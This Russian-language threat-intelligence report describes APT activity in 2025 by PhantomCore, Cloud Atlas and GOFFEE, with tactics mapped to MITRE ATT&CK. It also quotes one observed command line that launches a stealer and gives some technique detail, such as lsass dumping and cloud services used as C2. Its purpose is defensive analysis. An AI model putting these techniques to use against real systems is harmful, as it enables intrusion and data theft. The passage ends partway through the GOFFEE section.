Операторы первоначального доступа, стремясь повысить стоимость своего товара, не ограничиваются получением простого доступа — они исследуют сеть, закрепляются в ней и могут предоставить покупателю уже подготовленную среду с привилегированными учётными записями и множеством путей входа. Покупатель, в свою очередь, получает возможность действовать почти как легитимный пользователь, что позволяет ему задерживаться в системе на длительный срок, измеряемый неделями и месяцами. Продажа доступа становится ключевым элементом, превращающим разрозненные атаки в системную угрозу, против которой традиционные средства защиты зачастую бессильны.

ШПИОНАЖ И КРАЖА КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ

В ходе анализа атак 2025 года можно отметить смещение в сторону менее заметных и более методичных операций, ориентированных на длительное присутствие в инфраструктуре жертвы с целью сбора данных, компрометации учётных записей и постепенного расширения доступа. Такой подход позволяет злоумышленникам лучше изучать среду, адаптироваться к защитным мерам и планировать дальнейшие действия. В отличие от деструктивных атак, ущерб в данном случае носит накопительный характер и включает утечку данных, компрометацию систем и постепенное расширение доступа внутри инфраструктуры. В результате главной тенденцией 2025 года стало дальнейшее закрепление модели системного долгосрочного присутствия APT-группировок — в противовес эпизодическим блицкригам, характерным для предыдущих лет.

Злоумышленники все чаще маскируют вредоносную активность под штатные процессы, используют легитимные инструменты администрирования и делают ставку на скрытность. Такой подход обеспечивает злоумышленникам скрытное и длительное присутствие в инфраструктуре, позволяя наблюдать за действиями средств защиты и поведением пользователей. Это, в свою очередь, даёт возможность более точно выбирать момент для эксфильтрации данных, адаптироваться к изменениям среды и комбинировать различные методы.
Сложные атаки, длящиеся от полугода и дольше, составляли существенную часть в ландшафте угроз 2025 года. Поскольку преобладающим мотивом в таких операциях выступал именно шпионаж, целевые кампании по сбору данных можно считать не просто доминирующим, но и наиболее устойчивым трендом в деятельности APT-группировок.

ДЕСТРУКТИВНОЕ ВОЗДЕЙСТВИЕ

Деструктивное воздействие в 2025 году превратилось в одну из главных угроз, подтвердив тренд на многолетний рост числа таких атак. Если ранее акцент был на публикации утечек и массовые сливы данных, а затем злоумышленники активно шифровали инфраструктуры организаций, то в 2025 году атакующие начали всё чаще использовать вайперы — инструменты, полностью уничтожающие данные и даже сетевое оборудование.
Таким образом, закрепился переход от операций, нацеленных на получение выкупа, к тактике, когда главной целью становится не просто нарушение работы, а полное уничтожение IT-инфраструктуры. В отличие от хактивистских DDoS-атак или дефейсов, деструктивные атаки приводят к длительным простоям предприятий, многомиллионным убыткам и подрыву доверия со стороны партнеров и клиентов. Учитывая, что такие атаки становятся всё более целевыми, а злоумышленники могут месяцами незаметно находиться внутри периметра, их разрушительный потенциал возрастает многократно. Злоумышленники не только совершенствуют инструментарий, но и перестраивают операционные процессы.

ИНСТРУМЕНТАРИЙ

Как упоминалось ранее, стандартные методы обнаружения атак постепенно перестают работать из-за общей эволюции активности злоумышленников. Отдельно аналитики АО «РТ-ИБ» выделяют следующие эволюционные факторы:

ЛЕГИТИМНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Злоумышленники всё чаще стараются использовать лишь легитимное и предустановленное программное обеспечение, включая применение техник Living off the Land. Использование такого ПО создаёт меньше шума для любой детектирующей системы. К такому программному обеспечению относятся, например, PsExec, SSH- и RDP-клиенты.

ВПО СОБСТВЕННОЙ РАЗРАБОТКИ

Несмотря на то, что значительная часть атак осуществляется с использованием легитимного программного обеспечения, заметная доля по-прежнему приходится на ВПО собственной разработки на отдельных этапах атаки. Справедливы два высказывания, создающие одну общую циклическую сущность:

— Любое вредоносное программное обеспечение рано или поздно приведёт к использованию легитимного программного обеспечения;

— Легитимное программное обеспечение не обладает необходимым и достаточным функционалом, так что некоторые этапы атаки де-факто будут вынуждены использовать ВПО;

При использовании вредоносного программного обеспечения злоумышленники всё больше стали отдавать предпочтения собственным разработкам. Причиной этому служит то, что известные экземпляры детектируются привычными СЗИ и не обладают необходимым функционалом. Также к причинам стоит отнести и использование искусственного интеллекта, что способствует уменьшению порога вхождения для написания собственных экземпляров.
Собственное ВПО обычно выполняет необходимый для этапа минимум: загрузка дополнительной стадии, запуск легитимного программного обеспечения с конфигурацией, централизованный сбор данных.

ОБЛАЧНЫЕ СЕРВИСЫ В КАЧЕСТВЕ УПРАВЛЯЮЩИХ СЕРВЕРОВ

Техника не является новой для 2025 года, однако именно в текущем году замечен рост её использования. Злоумышленники всё чаще отдают предпочтения публичным открытым ресурсам для создания управляющих серверов. Так, особой популярностью пользуются GitHub, GitLab, Dropbox, «Яндекс.Диск». Указанные ресурсы используются не только в качестве точки для эксфильтрации данных, но и как полноценный управляющий сервер.
Обращение к таким ресурсам обычно не ограничены сетевыми фильтрами, а также не считаются аномальными в рамках большого количества организаций, что позволяет беспрепятственно организовать сетевую связность агента ВПО с его сервером.

ИСПОЛЬЗОВАНИЕ ЗНАЧЕНИЙ ПЕРЕМЕННЫХ ОКРУЖЕНИЯ


Для сокрытия значащей части информации во вредоносном программном обеспечении злоумышленники стали использовать шифрование, где ключом является значение переменной окружения. Минимально данная техника скрывает адрес управляющего сервера, максимально же — полноценный исполняемый файл, например упаковщик EBOWLA. Такая техника позволяет расшифровать итоговую нагрузку или критически важный компонент только на целевой конечной точке. Для этого ключи шифрования формируются на основе параметров среды (например, MAC-адресов, файлов в директориях и глобальных переменных), что соответствует технике Environmental Keying (T1480.001). Для генерации ключей шифрования использовались MAC-адреса, случайные файлы в директориях, а также глобальные переменные.

ИНСТАЛЛЯТОРЫ В КАЧЕСТВЕ УПАКОВЩИКА НАГРУЗКИ

Инсталляторы обычно используются для доставки нагрузки, поскольку позволяют злоумышленникам обойти сигнатурный анализ путём добавления кода самого упаковщика.
Обычно злоумышленники используют Smart Install Maker и Nullsoft Scriptable Install System, однако нередки и случаи использования Inno Setup. Файлы, скомпилированные таким образом, представляют собой архив, содержащий вредоносные модули, запускающиеся согласно определённому скрипту.

ВЫВОД

Указанные факторы и тенденции формируют картину, в которой злоумышленники быстро адаптируют свои инструменты и техники, что усложняет их автоматическое обнаружение средствами защиты. Также по предоставленной и описанной ранее информации формируется гипотеза под названием «Кризис атрибуции группировок». Данная гипотеза основывается на том, что злоумышленники объединяются в полноценные кластеры, делегируя отдельные этапы, а также обладают схожими тактиками, техниками и процедурами. Слияние группировок не позволяет гарантированно определить принадлежность конкретной группы злоумышленников к совершённой вредоносной активности. При сохранении данной тенденции связь между тактиками, техниками, процедурами и конкретной APT-группировкой будет становиться всё менее и менее очевидной.



APT-ГРУППИРОВКИ

Анализ активности APT-группировок в 2025 году показывает, что тенденция, наметившаяся в предыдущем периоде, не только сохранилась, но и в ряде аспектов усилилась. Злоумышленники продолжают совершенствовать тактики, инструменты и методы социальной инженерии, что подтверждается ростом числа целевых атак на критическую инфраструктуру и государственные организации. Как и годом ранее, пик атак пришёлся на четвёртый квартал.
Основной объём активности связан с действиями двух группировок — PhantomCore и Cloud Atlas, которые принципиально различаются по своим целям. Первая ориентирована на деструктивное воздействие на инфраструктуру, тогда как вторая сосредоточена на шпионаже: сборе и эксфильтрации конфиденциальных данных, не оказывая при этом деструктивного влияния. При этом наблюдается различная динамика в развитии указанных группировок. PhantomCore претерпела заметную трансформацию: изменились её инструментарий, тактики и техники проведения атак. Cloud Atlas, напротив, сохранила прежние подходы, действуя по отработанным и ранее зафиксированным схемам.
Кроме того, в отчётном периоде отмечалась активность других групп, которую также стоит рассмотреть отдельно.

PHANTOMCORE

Другие названия	Fairy Trickster, Rainbow Hyena, HeadMare
Начало активности	2023 год
Проприетарные инструменты	PhantomCore.Polyglot, PhantomCore.SSHLauncher, PhantomCore.PS_WS_RAT, PhantomCore.TaskManager
География атак	Россия и страны СНГ
Атакуемые отрасли	Промышленный сектор, энергетика, государственные организации и ИТ-компании

СТРАТЕГИЧЕСКИЙ УРОВЕНЬ

Группировка PhantomCore (HeadMare, Rainbow Hyena) — это хактивистское объединение, которое заявило о себе в 2023 году в социальной сети X. В настоящее же время публикации в указанной социальной сети отсутствуют, однако информация об атаках на определённые организации регулярно публикуется в различных каналах в мессенджере Telegram. Широкую известность группировка получила из-за успешных атак на крупные предприятия и компании Российской Федерации. Жертвы хактивистской структуры определяются в соответствии с событиями, граничащими с политической ситуацией российско-украинского конфликта. В ряды пострадавших входят транспортная компания «СДЭК», отраслевые предприятия, в том числе и входящие в контур Государственной корпорации «Ростех».
На текущий момент рассматриваемое образование злоумышленников отошло от типичных для хактивистских групп целей, то есть освещения своей деятельности в открытом доступе. Таким образом, сопоставлять активность с группировкой, известной как HeadMare, на текущий момент не является однозначно корректным.
Специалисты АО «РТ-ИБ» разделяют этап получения первоначального доступа и этап по реализации вредоносной активности в рамках атакуемой организации на две сотрудничающие группировки:

— PhantomCore_IAB — выступает в качестве операторов первоначального доступа (прим. Initial Access Brokers). Предоставляют первоначальный доступ для других группировок;

— PhantomCore_EOD — действует внутри атакуемой сети и оказывает деструктивное воздействие на инфраструктуру. (прим. Execution Operators | Destructive).
Обе группировки относятся к одному и тому же проукраинскому кластеру, в связи с чем они обладают общими целями и мотивацией.

Цель: кибершпионаж, кража конфиденциальной информации и деструктивное воздействие на инфраструктуру.
Способ распространения: почтовая рассылка с вредоносным вложением, эксплуатация уязвимостей на публично доступных ресурсах жертв. Актуально лишь для PhantomCore_IAB, которая впоследствии передает доступ другим членам кластерного образования.

ОПЕРАТИВНЫЙ УРОВЕНЬ

Как упоминалось ранее, аналитики АО «РТ-ИБ» разделяют указанный проукраинский кластер на две отдельные группы: первая, которая отвечает за организацию первоначального доступа, — PhantomCore_IAB, и вторая, которая отвечает за вредоносную активность строго в рамках атакуемой инфраструктуры, — PhantomCore_EOD. Разделение кластера на две группы обусловлено критичным расхождением реализации вредоносной активности непосредственно в рамках атакуемой инфраструктуры, из чего следует предположение о том, что на этапе, следующем за этапом получения первоначального доступа, может стоять не одна конкретная группировка, а целая отдельная структура, работающая сразу после организации точки входа первой группы. Согласно публичным отчётам и иной открытой аналитике, принято считать, что второй и последующие этапы атаки стоят за кластерным объединением HeadMare. Однако на текущий момент достоверно указать на определённую группировку не представляется возможным из-за отсутствия публичности, которая является характерной особенностью всего хактивистского направления. Например, группировка HeadMare, которая ранее публично выставляла часть украденных данных, а также оставляла соответствующие следы [записка в шифровальщике] после деструктивного влияния, на текущий момент отошла от привычного освещения своих атак и собственной символики.

Так, для группировки PhantomCore_IAB характерно использование тематического фишингового письма с вредоносным вложением. Вредоносное вложение в фишинговых кампаниях представляло собой файл-полиглот, то есть такой объект, который воспринимается операционной системой как файл нескольких форматов в зависимости от запускающего данный файл приложения (исполняемые файлы EXE, DLL и одновременно ZIP-архив с ярлыком LNK). Запуск ярлыка, содержащегося в таком архиве, инициировал запуск исходного файла ВПО, но уже как исполняемого файла с помощью PowerShell-командлетов.

Также к вектору первоначального доступа, как минимум с августа 2025 года, относится и эксплуатация уязвимостей в программном обеспечении, установленном на общедоступных ресурсах атакуемой инфраструктуры. На текущий момент наиболее используемой уязвимостью такого характера являются следующие уязвимости в ПО TrueConf, позволяющие обойти проверку прав и аутентификации при обращении к административным ресурсам (BDU:2025-10114), осуществить чтение произвольных файлов в системе (BDU:2025-10115) и выполнить удалённый код на целевой ОС (BDU:2025-10116).

В свою очередь, на этапе реализации вредоносной нагрузки также были замечены диаметрально противоположные паттерны поведения с учётом длительности компрометации атакуемой инфраструктуры, что определяется как активность группировки PhantomCore_EOD. Стоит отметить легитимные экземпляры в виде ssh.exe и утилиты Velociraptor, которые используются атакующими для реализации удалённого доступа. Использование легитимного ПО позволяет группировкам кластера продолжительное время оставаться незамеченными в инфраструктуре с недостаточным мониторингом событий ИБ. Так, аналитиками АО «РТ-ИБ» неоднократно наблюдалось использование злоумышленниками сервера администрирования KSC для развертывания на конечных точках вредоносного программного обеспечения. При этом, в случае если на активах не установлен агент Kaspersky, атакующие дополнительно устанавливали его вручную.

Так злоумышленники могли находиться в инфраструктуре организации до полугода, не прибегая к попыткам постэксплуатации. В некоторых же случаях, финальный этап в виде шифрования инфраструктуры наступал достаточно быстро, то есть время компрометации составляло примерно месяц.

Такая особенность укрепляет мнение о том, что за выполнением вредоносной активности в рамках инфраструктуры могут стоять несколько структур, специализирующихся как только на деструктивном воздействии с помощью LockBit или Babuk, так и только на эксфильтрации.

PHANTOMCORE

1 РАЗРАБОТКА РЕСУРСОВ (RESOURCE DEVELOPMENT)

- Создание вредоносного ПО: разработка собственных семейств («PhantomCore.SSHLauncher_PS», «PhantomCore.ServiceCreator_PS», «PhantomCore.TaskManager») и использование готовых шифровальщиков (LockBit 3.0, Babuk).

MITRE ATT&CK

T1587.001
Develop Capabilities: Malware

2 ДОСТАВКА И ПЕРВОНАЧАЛЬНЫЙ ДОСТУП (DELIVERY & INITIAL ACCESS)

- Вектор атаки: целевой фишинг (Spearphishing) с вложениями T1566.001
- Инициализация: файлы-полиглоты и ярлыки (.lnk), вызывающие PowerShell-скрипты при запуске. T1204.002 T1027.012 T1036.008
- Выполнение: запуск скриптов PhantomCore через PowerShell и CMD. T1059.001 T1059.003

MITRE ATT&CK

T1566.001
T1204.002
T1027.012
T1036.008
T1059.001
T1059.003

3 ЗАКРЕПЛЕНИЕ И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ (PERSISTENCE & PRIVILEGE ESCALATION)

- Закрепление: создание запланированных задач для автозапуска скриптов. T1053.005
  Регистрация ВПО как служб Windows (PhantomCore.TaskManager). T1543.003
- Повышение привилегий: переход на учетные записи доменных администраторов или служебные аккаунты T1078.002
- Маскировка: размещение файлов в директории Defender, переимеование скриптов под легитимные процессы, скрытие окон приложений. T1036.005 T1564.003

MITRE ATT&CK

T1053.005
T1543.003
T1078.002
T1036.005
T1564.003

4 ЗАЩИТА ОТ ОБНАРУЖЕНИЯ (DEFENSE EVASION)

- Обфускация кода: шифрование адресов C2, динамическое разрешение API и кодирование конфигураций. T1027.013 T1027.007
- Поддержание доступа в системе использование rundll32.exe для создания копии оперативной памяти процесса lsass без создания временных файлов и установка инструментов через MSI. T1218.011
- Удаление следов: маскировка типа файлов и удаление артефактов после выполнения. T1218.007

MITRE ATT&CK

T1027.013
T1027.007
T1218.011
T1218.007

5 ПОЛУЧЕНИЕ УЧЕТНЫХ ДАННЫХ (CREDENTIAL ACCESS)

- Дамп памяти: для создания копии оперативной памяти процесса lsass для извлечения хешей паролей, выполненная через rundll32.exe. T1003.001

MITRE ATT&CK

T1003.001

6 ИССЛЕДОВАНИЕ И ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ (DISCOVERY & LATERAL MOVEMENT)

- Разведка: использование скрипта adrecon.ps1 для сбора информации о домене и пользователях. T1087.002
- Перемещение:
  - RDP: удаленный доступ к рабочим станциям и серверам. T1021.001
  - SSH: использование протокола SSH для доступа к инфраструктуре. T1021.004
  - WinRM: управление активами через службу удаленного управления Windows. T1021.006

MITRE ATT&CK

T1087.002
T1021.001
T1021.004
T1021.006

7 УПРАВЛЕНИЕ И КОНТРОЛЬ (COMMAND AND CONTROL - C2)

- Двусторонняя связь: обмен командами и ответами с управляющим сервером. T1102.002
- Мультипротокольность: использование HTTP для инициализации SSH-соединения и последующего перехода на стандартные порты SSH. T1104

MITRE ATT&CK

T1102.002
T1104

8 ДЕСТРУКТИВНОЕ ВОЗДЕЙСТВИЕ (IMPACT)

- Шифрование данных: применение шифровальщиков LockBit 3.0 и Babuk. T1486
- Уничтожение данных : стирание дисков (запись нулями) и очистка виртуальных машин. T1485
  Удаление виртуальных сетей и перезагрузка/выключение серверов (SpaceVM). T1529
- Блокировка восстановления: удаление групп пользователей SSH, записей LDAP и ключей доступа, делая восстановление системы невозможным. T1490 T1531

MITRE ATT&CK

T1486
T1485
T1529
T1490
T1531

CLOUD ATLAS

Другие названия	Inception, Inception Framework, Cloud Werewolf
Начало активности	2014 год
Проприетарные инструменты	Cloud Atlas.SMB_Stealer, Cloud Atlas. PowerShower, Cloud Atlas.GoogleSheet_ RAT_PS2EXE, Cloud Atlas.CloudAgent
География атак	Россия и страны СНГ, а также отдельные цели в Европе и Азии
Атакуемые отрасли	Государственный сектор, дипломатические структуры, энергетика, научные и исследовательские организации

СТРАТЕГИЧЕСКИЙ УРОВЕНЬ

APT-группировка Cloud Atlas (также известная под именами Inception и Cloud Werewolf) является одним из наиболее устойчивых участников ландшафта киберугроз, действующим как минимум с 2014 года. География интересов атакующих охватывает страны Восточной Европы и Центральной Азии.

Основные цели Cloud Atlas традиционно включают российские государственные структуры, дипломатические ведомства, научно-исследовательские институты и предприятия промышленности. На фоне российско-украинского конфликта систематическими стали атаки на организации ОПК, которые в том числе входят в Госкорпорацию Ростех. В 2025 году обозначенная тенденция сохранилась.

ОПЕРАТИВНЫЙ УРОВЕНЬ

В 2025 году группировка Cloud Atlas вновь продемонстрировала многоступенчатую цепочку заражения, используемую на протяжении многих лет, что подтверждает её приверженность проверенной и стабильной модели атак. Начальный доступ к инфраструктуре, как и прежде, обеспечивается за счёт целевых фишинговых писем, технической основой которых выступает эксплуатация двух связанных уязвимостей — CVE-2017-11882 и CVE-2018-0802.

Вредоносные документы, прикреплённые к письмам, содержали ссылку на RTF-шаблон на удалённом сервере. При открытии такого документа срабатывал шелл-код, загружавший и запускавший обфусцированный HTA-файл для последующего развёртывания ВПО классов Backdoor и VBShower.

В ходе анализа кампаний 2025 года были также обнаружены характерные для Cloud Atlas VB-скрипты, записанные в альтернативные потоки данных в рамках выполнения HTA-файла; они завершали начальную цепочку атаки установкой вредоносных объектов класса Backdoor. Данная совокупность VB-скриптов известна как ВПО VBShower. Один из этих скриптов инициализировал взаимодействие с сервисом Google Sheets, выступавшим в качестве C&C-сервера. Этот экземпляр ВПО, впервые выявленный в 2024 году, в 2025 году получил дальнейшее развитие: злоумышленники реализовали аналогичный функционал в формате PowerShell-скрипта, скомпилированного в исполняемый .NET-модуль с помощью утилиты PS2EXE. Данному экземпляру было присвоено наименование Cloud Atlas.GoogleSheet_RAT_PS2EXE. Кроме того, в 2025 году зафиксировано смещение предпочтений группировки в сторону использования PowerShell-скриптов вместо традиционных VB-скриптов.

В качестве вспомогательного PowerShell-инструмента Cloud Atlas продолжила использовать бэкдор PowerShower, доставляемый на устройство жертвы через основной бэкдор VBShower. PowerShower представляет собой PowerShell-скрипты, функционал которых заключается в циклическом обращении к управляющему серверу для получения инструкций. Возможные инструкции включают загрузку дополнительной вредоносной нагрузки на скомпрометированную конечную точку либо выполнение произвольных команд.

Помимо самописных экземпляров ВПО, в ходе анализа кампаний Cloud Atlas в 2025 году были выявлены признаки использования злоумышленниками широкого спектра инструментов удалённого администрирования и фреймворков, таких как Impacket, RDPWrapper и OpenSSH. Данные инструменты применяются на этапе горизонтального перемещения и закрепления в инфраструктуре жертвы. Характерным для атакующих остаётся использование Tor-сети для сокрытия фактической сетевой инфраструктуры C&C-серверов. Вредоносный трафик проксируется через Tor-узлы, что затрудняет установление источника и конечной точки соединения. При этом обращения к управляющей инфраструктуре осуществлялись через порт 3389, что позволяло маскировать C&C-взаимодействие под легитимный трафик удалённого

администрирования и снижать вероятность его обнаружения средствами мониторинга.
Для эксфильтрации данных Cloud Atlas продолжает использовать ВПО класса Stealer семейства Cloud Atlas.SMB_Stealer. Указанный объект является обфусцированным Python-скриптом, реализующим централизованный сбор документов на основе заданного в конфигурационном файле перечня расширений с использованием протокола SMB. В качестве серверов управления преимущественно используются облачные хранилища.

```
"C:\Windows\Media\scast\rystemmw.exe" C:\Windows\Media\scast\v.3 -ip
C:\Windows\Media\scast\s -c C:\Windows\Media\scast\l -A
```

Рисунок 1

- C:\Windows\Media\scast\rystemmw.exe — переименованный интерпретатор Python;
- C:\Windows\Media\scast\v.3 — основной скрипт SMB_RAT;
- -ip C:\Windows\Media\scast\s — список конечных точек, к которым будет осуществлено подключение;
- -c C:\Windows\Media\scast\l — конфигурационный файл скрипта;
- -A — архивирует собранные данные.

В прошедшем году был обнаружен экземпляр ВПО класса RAT семейства Cloud Atlas.CloudAgent, который ранее не наблюдался аналитиками АО «РТ-ИБ», использующий в качестве полезной нагрузки файл-полиглот с расширением .xlsx (одновременно являющийся Python-скриптом и HTML-страницей) и конфигурационный файл с расширением .mp4. Указанное вредоносное программное обеспечение имеет функционал получения команд с удаленного управляющего сервера, причем важно отметить, что в качестве C&C-сервера в исследованных экземплярах выступали сервисы облачного хранилища Dropbox и Pcloud. Объект демонстрирует стремление группировки к усложнению детектирования за счёт нестандартных форматов полезной нагрузки.

CLOUDATLAS

1 РАЗВЕДКА И ПОДГОТОВКА (RECONNAISSANCE & WEAPONIZATION)

- **Сбор информации:** анализ сетевых интерфейсов, системных ресурсов и структуры домена. T1016 T1082 T1087
- **Подготовка полезной нагрузки:** создание обфусцированных скриптов PowerShell и VBS, модификация интерпретатора Python для запуска скрытого кода. T1036.003
- Настройка туннелирования через TOR и перенаправление портов на локальный RDP. T1572 T1090

MITRE ATT&CK

T1016	System Network Configuration Discovery
T1082	System Information Discovery
T1087	Account Discovery
T1036.003	Rename System Utilities
T1572	Protocol Tunneling
T1090	Proxy

2 ДОСТАВКА И ПРОНИКНОВЕНИЕ (DELIVERY & EXPLOITATION)

- **Вектор атаки:** фишинговая кампания для получения доступа. T1566
- **Инициализация:** запуск вредоносных файлов, взаимодействующих с C2-серверами. T1204.002
- **Выполнение команд:** PowerShell , CMD и VBS.

T1059.001 T1059.003 T1059.005

MITRE ATT&CK

T1566	Phishing
T1204.002	User Execution: Malicious File
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1059.005	Command and Scripting Interpreter: Visual Basic

3 ЗАКРЕПЛЕНИЕ И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ (PERSISTENCE & PRIVILEGE ESCALATION)

- **Закрепление:** создание запланированных задач в Microsoft\Windows с легитимными именами. T1053.005 T1036.004
- **Постоянный доступ:** использование протокола RDP. T1505.005
- **Получение доступа до привилегированной учетной записи**

T1078.002 T1110.001

MITRE ATT&CK

T1053.005	Scheduled Task/Job
T1036.004	Masquerading: File System Logical Offsets
T1505.005	Server Software Component: Remote Desktop Protocol
T1078.002	Valid Accounts: Domain Admins
T1110.001	Password Guessing: Password Spray

4 ЗАЩИТА ОТ ОБНАРУЖЕНИЯ (DEFENSE EVASION)

- **Маскировка процессов:** скрытый запуск скриптов, использование переименованных **бинарных файлов** (RuntimeBrokers.exe). T1036.005
- **Очистка следов:** удаление временных файлов ВПО и **модификация временных меток** файлов, связанных с TOR-прокси. T1070.004 T1070.006
- **Шифрование конфигураций:** зашифрованные конфиги и обфусцированные скрипты. T1027.013

MITRE ATT&CK

T1036.005	Masquerading: Match Legitimate Resource Name or Location
T1070.004	File Deletion
T1070.006	Timestomp
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File

5 ИССЛЕДОВАНИЕ И КРАЖА ДАННЫХ (DISCOVERY & CREDENTIAL ACCESS)

- **Кража учетных данных:** экспорт сохраненных паролей из браузеров и подбор паролей к доменным **учетным записям.** T1217
- **Картирование сети:** проверка доступности хостов через ping и сбор информации о правах доступа. T1018
- **Сбор данных:** выгрузка пользовательских документов с помощью **ВПО "SM8-Stealer"** T1005

MITRE ATT&CK

T1217	Browser Information Discovery
T1018	Remote System Discovery
T1005	Data from Local System

6 ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ (LATERAL MOVEMENT)

- **RDP:** управление рабочими станциями и серверами. T1021.001
- **SSH:** использование модифицированных клиентов OpenSSH. T1021.004
- **SMB:** аутентификация с явным указанием учетных данных администратора. T1021.002
- **WinRM:** создание сеансов PowerShell на серверах. T1021.006

MITRE ATT&CK

T1021.001	Remote Desktop Protocol
T1021.004	SSH
T1021.002	SMB/Windows Admin Shares
T1021.006	Windows Remote Management (WinRM)

7 КОМАНДОВАНИЕ И КОНТРОЛЬ (COMMAND & CONTROL - C2)

- **Туннелирование:** использование TOR для сокрытия IP-адресов C2. T1572
- **Перенаправление трафика:** маршрутизация входящего RDP-трафика на локальные .onion адреса. T1090.001
- **Нестандартные порты:** 80, 222, 443, 444 для обхода фаерволов. T1571
- **Инструменты:** модифицированный OpenSSH и weebet.exe. T1219

MITRE ATT&CK

T1572	Protocol Tunneling
T1090.001	Proxy: Internal Proxy
T1571	Non-Standard Port
T1219	Remote Access Software

8 ЭКСФИЛЬТРАЦИЯ ДАННЫХ (EXFILTRATION)

- **Через C2:** передача данных через сеть TOR и SSH-туннели. T1041
- **Через облако:** загрузка собранных документов в облачное хранилище MEGA. T1567.002

MITRE ATT&CK

T1041	Exfiltration Over C2 Channel
T1567.002	Exfiltration to Cloud Storage: MEGA

Используйте данную карту для обнаружения, расследования и реагирования.
Своевременное выявление и контроль каждого этапа — ключ к снижению рисков и минимизации ущерба.

GOFFEE

Другие названия	Paper Werewolf
Начало активности	2022 год
Проприетарные инструменты	GOFFEE.EBOWLA_packed, GOFFEE.BindSycler, GOFFEE.DotNetDropper
География атак	Россия
Атакуемые отрасли	Преимущественно коммерческие и государственные организации из различных отраслей, включая ИТ, науку и образование, транспорт и связь

СТРАТЕГИЧЕСКИЙ УРОВЕНЬ

Группировка GOFFEE (Paper Werewolf) — это хактивистское объединение, впервые замеченное в 2021 году. В конце 2021 года в открытых источниках появилась информация об Owowa, вредоносном бэкдоре-модуле IIS, который был развернут в основном в Азии с 2020 года. Полагалось, что Owowa мог быть разработан лицом, говорящим по-китайски. Однако с началом российско-украинского конфликта, а именно с мая 2022 года, обновленный вариант использовался исключительно против целей в России, что позволило с уверенностью отнести злоумышленников к проукраинским объединениям. Стоит отметить, что многие исследователи ранее связывали Owowa с цепочкой вторжений группировки Cloud Atlas.

Группировка фокусируется исключительно на российских организациях, но также была замечена в атаках на цели в Узбекистане. В основном подвергаются атакам: оборонно-промышленный комплекс, энергетика, телекоммуникации, государственный сектор.

Цель: кибершпионаж, кража конфиденциальной информации и деструктивные действия.

Способ распространения: почтовая рассылка с вредоносным вложением, мимикрирующая под официальную переписку российских ведомств.

ОПЕРАТИВНЫЙ УРОВЕНЬ

Цепочка атаки группировки GOFFEE начинается с фишинговых писем, которые маскируются под официальные уведомления от государственных органов или организаций. Вложения в таких письмах часто представляют собой документы Microsoft Word (.docx) с внедрённым вредоносным макросом.

Примеры используемых тем и документов включают: «О смене банковских реквизитов», постановления администраций городов, инструкции по проверке устройств.

